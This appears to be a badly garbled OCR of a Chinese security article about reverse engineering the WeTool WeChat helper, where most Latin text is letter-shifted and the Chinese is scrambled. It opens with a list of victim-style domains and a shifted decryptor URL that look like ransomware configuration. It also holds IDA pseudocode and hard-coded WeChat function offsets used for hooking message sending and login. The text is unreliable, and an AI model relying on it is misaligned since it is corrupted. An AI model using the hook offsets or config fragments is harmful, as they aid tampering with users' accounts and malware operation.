;adedesign.com;keuken-prijs.nl;jmmartinezilustrador.com;lu
mturo.academy;gaearoyals.com;reizenmetkinderen.be;diverfie
stas.com.es;thepixelfairy.com;theboardroomafrica.com;brisb
aneosteopathic.com.au;specialtyhomeservicesllc.com;greenri
der.nl;fire-space.com;jobscore.com;airserviceunlimited.com
;activeterroristwarningcompany.com;o2o-academy.com;tatyana
kopieva.ru;5pointpt.com;letsstopsmoking.co.uk;the5thquesti
on.com;bourchier.org;dmlcpa.com;lovetzuchia.com;groovedeal
ers.ru;liveyourheartout.co;grupoexin10.com;istantidigitali
.com;turing.academy;avtoboss163.ru:443;drvoip.com;dentoura
ge.com;sharonalbrightdds.com;gardenpartner.pl;nvisionsigns
.com;asiaartgallery.jp;jag.me;skolaprome.eu;anleggsregiste
ret.no;teethinadaydentalimplants.com;spartamovers.com;prod
entalblue.com;carsten.sparen-it.de;mrkluttz.com;pajagus.fr
;advanced-removals.co.uk;trevi-vl.ru;dierenambulancealkmaa
r.nl;radishallgood.com;fta-media.com;myplaywin3.com;kartui
ndonesia.com;armollerpension.com;tanatek.com;cp-bap.de;esh
```


调　　阿　　矿　　败

矿　（f）虚　齐　　F）F　ⓡ





⑳ 神

补耀谨罪驱 矿耀谨 补 mrq 前qergl剔

罪 摄

1mvr q 警罪 qer g| 雅 edvh97 露

xwi049 矿 规 Ⓑ ⑳ 雅

绑=

4携xlg

5携uqgbh{w

6携vwdwlq edvh 97

前xlg剔 前 署剔 FUF (o) Ⓑ

LG矿 装 XUO=

kwws=22dsche}x7:zjd}dsgtnv9yufy9}fqmssne{eu9znhwi89

qi9dt5qp|r|g1rqlrq2?xlgA


kwws=22ghfu|swru1wrs2?xlgA

罪 神

陷　　罪　　翻(f)　矿陷罪　　警罪　　前h{s剔

翻前wuxh易矿(q)起　　FYH0534; 0; 786

65 谅　97 谅 vkhoo矿调 (f)　　翻 idovh



Z hWr o 神逊 (Y)虚

原创 鬼手 56 信安之路 2019-08-16

蚁耻 Z hWr o

Z hWr ov Ⓑ Z hWr ov

练 络维 迎 缀 隆矿 Ⓡ 经

迎 KRRN 遭 结 练 菠 摄结 补菠

谨 菠 阿 Ⓤ摄隆谨Ⓟ 谅

规 院衍 矿 结 遭 摄

Ⓡ 结 跳阀 绑 般矿 评 齐阀

。摄

Ⓡ ） 艺 Z P bF R S\ GDWD

院

Z hWr r o ⓡ 职 Z P bF R S \ GDWD

摄 Z hWr r o矿

Z P bF R S \ GDWD 摄

Z lqgr z v 罪矿 罗 职 莫 矿

摄

起 雅 警

限落雅

起 VhqgP hvvdj h 练 Z P bF R S \ GDWD

Ⓡ缩 /Z P bF R S \ GDWD 练

练

Z P bF R S \ GDWD 院

角 规 绑 挺 Z P bF R S \ GDWD

•

```
VhqgP hvvdj h+kz qg/Z P bF R S \ GDWD/z Sdudp /oSdudp ,>
```

陷罪/Z P bF R S \ GDWD 陆 Ⓓ 翻 3{7D矿z Sdudp

翻 。 摄 oSdudp 练 罗

F R S \ GDWDVWUXF W 神

```
w shghi vwuxfv wdj F R S \ GDWDVWUXF W

~
```

```
GZ RUG gz Gdwd>22用户定义数据

GZ RUG feGdwd>22数据大小

SYRLG osGdwd>22指向数据的指针

ØFRS\GDWDVWUXFW>
```

陷罪 gz Gdwd 规 矿脑 规 谨摄 缩

矿陷 (f) 般摄

Z P bFRS\GDWD

练罗 神 摄 规

h{h goo 职 迎矿 goo 需练罗 矿

陷 翻 摄

足见

=

```
FRS\GDWDVWUXFW\vkrzbtuslf>

vkrzbtuslf1gzGdwd @ Z P bVkrzTuSlfwxuh>

vkrzbtuslf1feGdwd @ 3>

vkrzbtuslf1osGdwd @ QXOO>
```

```
22发送消息

=VhqgP hvvdj h+kZ hF kdwKhos/ Z P bF RS\ GDWD/

+Z SDUDP ,kZ hF kdwKhos/ +OSDUDP ,) vkr z bt uslf ,>
```


神

```
OUHVXOW\ FDOOEDFN Z qgSur f+KZ QG kZ qg/ XLQW\ P hvvdj h/

Z SDUDP z Sdudp / OSDUDP oSdudp ,

~

   li +P hvvdj h @@ Z P bF RS\ GDWD,

   ~

      F RS\ GDWDVWUXFW\ –sF r s| Gdwd @

+F RS\ GDWDVWUXFW–,oSdudp >

      vz lwfk +sF r s| Gdwd0Agz Gdwd,

      ~

         22显示二维码

      f dvh Z P bVkr z TuSlf wxuh=

      ~
```

```
        JrwrTuFrgh+,>

        KrrnTuFrgh+TuFrghRiivhw,>

    Ø

    euhdn>

        Ø

Ø
```

ZhWrro

凉 ZhWrro




角 Z hWr r o矿 迎摄Z hWr r o(f)翻缩罗 (f)矿练

罗 矿 Ⓑ 罗矿 XL 矿


练罗 ⓡ 矿 补 迎 矿 词Ⓑ

摄Z hWr r o Ⓟ ⓡ 摄 规 角 遭

Ⓑ Z hWr r o 摄



SF Kxqwhu矿 罪 迎 矿 0A 矿




角 Ⓑ般练罗 绿 矿职 规 翻

罗 结 艺 迎矿脑结 艺 goo

0A 谅Ⓑ 警矿 Ⓑ 摄 罗

警 ZhWrrdFruh 陷 般 罗 goo Ⓟ 般摄

矿 罗 角 ZhWrro 摄



罗 警 Z hWr r o 警 绑


Z hF kdwYhuvlr q 罗 警 绑摄Z hWr r ov ⓤ 矿评间

Ⓡ 迎 矿 结 迎 阻结 goo摄

角 (f) 51918185 罗 Z hF kdwKhos摄

(f) Z hF kdwKhos


绑 角 LGD 阻 Z hF kdwKhos



蹭 挺 矿 Ⓑ练 挺 摄职 规


Ⓑ 范 挺 矿 翻 Z hWr ơv 范挺 败翻

齐般



角 规起 Or dgSH 陷 齐挺 摄

(f) VhqgP vj 挺



绑 矿翻般 迎 矿 角 (f)

VhqgP vj 罗挺 矿 参 VhqgP vj 矿 I 8 询见 摄

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports

1 void __thiscall CWeHelp::SendMsg(CWeHelp *this, const wchar_t *Src, const wchar_t *a3, int a4)
2 {
3   CWeHelp *v4; // [esp+4h] [ebp-28h]
4   HWND hWnd; // [esp+10h] [ebp-1Ch]
5   wchar_t *Dst; // [esp+18h] [ebp-14h]
6   LPARAM lParam; // [esp+1Ch] [ebp-10h]
7   int v8; // [esp+20h] [ebp-Ch]
8   wchar_t *v9; // [esp+24h] [ebp-8h]
9
10  v4 = this;
11  Dst = (wchar_t *)operator new(0x5204u);
12  sub_10008410(Dst, 0, 20996);
13  if ( Src )
14    wcsncpy_s(Dst, 0x100u, Src, 0xFFFFFFFF);
15  if ( a3 )
16    wcsncpy_s(Dst + 256, 0x2800u, a3, 0xFFFFFFFF);
17  *((_DWORD *)Dst + 5248) = a4;
18  lParam = dword_1005CA3C;
19  v8 = 20996;
20  v9 = Dst;
21  hWnd = (HWND)sub_100035F0(*(_DWORD *)v4);
22  if ( hWnd )
23    SendMessageW(hWnd, 0x4Au, 0, (LPARAM)&lParam);
24  sub_1000719D(Dst);
25 }
```

信安之路

练 罗 阿 般 dSdudp 矿 绝

VhqgP hvvdj h矿 翻 dSdudp 3{7D摄 职® 角 脚

Z P bF R S\ GDWD 迎 矿 齐 结

VhqgP vj 挺 矿 迎 挺 摄


耻 耻 Ⓑ VhqgP vj 挺

```
14    wcsncpy_s(Dst, 0x100u, Src, 0xFFFFFFFF);
15  if ( a3 )
16    wcsncpy_s(Dst + 256, 0x2800u, a3, 0xFFFFFFFF);
17  *((_DWORD *)Dst + 5248) = a4;
18  lParam = dword_1005C03C;
19  v8 = 20996;
20  v9 = Dst;
21  hWnd = (HWND)sub_10
22  if ( hWnd )
23    SendMessageW(hWnd
24  sub_1000719D(Dst);
25 }
```


Rename global item N
Set item type Y
Jump to xref... X
Edit comment /
Edit block comment Ins
Hide casts \
Font...

信安之路

罪 oSdudp 罗 矿 矿 Ⓑ莫



色罗



经 (v) oSdudp 矿

(q) vxeb433383l 3 矿 矿

罗


```
    //显示二维码
case WM_ShowQrPicture:
{
    GotoQrCode();
    HookQrCode(QrCodeOffset);
}
break;
//退出微信
case WM_Logout:
{
    LogoutWeChat();
}
break;
//发送文本消息
case WM_SendTextMessage:
{
    MessageStruct *textmessage = (MessageStruct*)pCopyData->lpData;
    SendTextMessage(textmessage->wxid,textmessage->content);

}
```


绑　　阻　vxeb433383I 3　　罗挺

```
v17 = sub_100030F0();
if ( v17 )
{
  v12 = GetTickCount();
  v21 = (void (__thiscall *)(char *, int, signed int))(dword_1005C000 + v17);
  v24 = (void (__cdecl *)(int))(v17 + 0x2EB4E0);
  switch ( a3 )
  {
    case 3:
      v24 = (void (__cdecl *)(int))(v17 + 0x2E6F90);
      break;
    case 49:
      v24 = (void (__cdecl *)(int))(v17 + 0x2396B0);
      break;
    case 43:
      v24 = (void (__cdecl *)(int))(v17 + 0x2EA5D0);
      break;
    case 47:
      v24 = (void (__cdecl *)(int))(v17 + 0x2EA850);
      break;
  }
  v20 = (void (__thiscall *)(char *))(v17 + 0x4F680);
  sub_10008410(&v27, 0, 1008);
  v23 = &v27;
  v18 = 0;
  v16 = 0;
  v25 = 0;
  v26 = 0;
  if ( a5 > 0 )
```


院　　院　　矿　　3{5HE7H3摄　　RG


⑨　迎+　　ZhWrrq



UYD Ⓑ Z hF kdwZ lq 3{5HE7H3

